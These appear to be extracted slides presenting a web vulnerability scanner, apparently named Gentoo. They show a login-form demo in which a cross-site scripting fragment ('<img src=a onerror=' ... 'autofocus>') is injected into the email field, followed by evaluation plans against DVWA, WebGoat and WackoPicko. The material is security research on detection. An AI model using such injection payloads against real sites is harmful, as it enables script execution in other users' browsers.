


☐ Stay Signed in

[Forgot Password ?](#)

➔ SIGN IN

# Live Vulnerability



The image shows a login interface with a purple header and a white content area. The title "Welcome Back" is centered. Below it is an "EMAIL ADDRESS" field containing the text "<img src=a onerror=". A red arrow points from the left to a red circle around the text "<img src=a onerror=" in the email field. Below the email field is a "PASSWORD" field containing the text "Password". A red error message "Password cannot be blank." is displayed below the password field. At the bottom, there is a blue "SIGN IN" button. The text "Stay Signed in" and "Forgot Password?" are also visible.

Investigate input

## Welcome Back

EMAIL ADDRESS

<img src=a onerror=

Investigate input

" autofocus>

PASSWORD

Password

Investigate input

Password cannot be blank.

Investigate input

Stay Signed in

Forgot Password ?

SIGN IN

Vulnerability live demo




# Evaluation

- Benchmark Gentoo against other scanners
- Scan different web applications
  - Test Harness
  - DVWA
  - WebGoat
  - WackoPicko

# Evaluation


- 3 success metrics
  - Time to vulnerability (*speed*)
  - Number of replays until first vulnerability (*speed, efficiency*)
  - Interaction volume (*efficiency, scan stealth*)

# Time to vulnerability

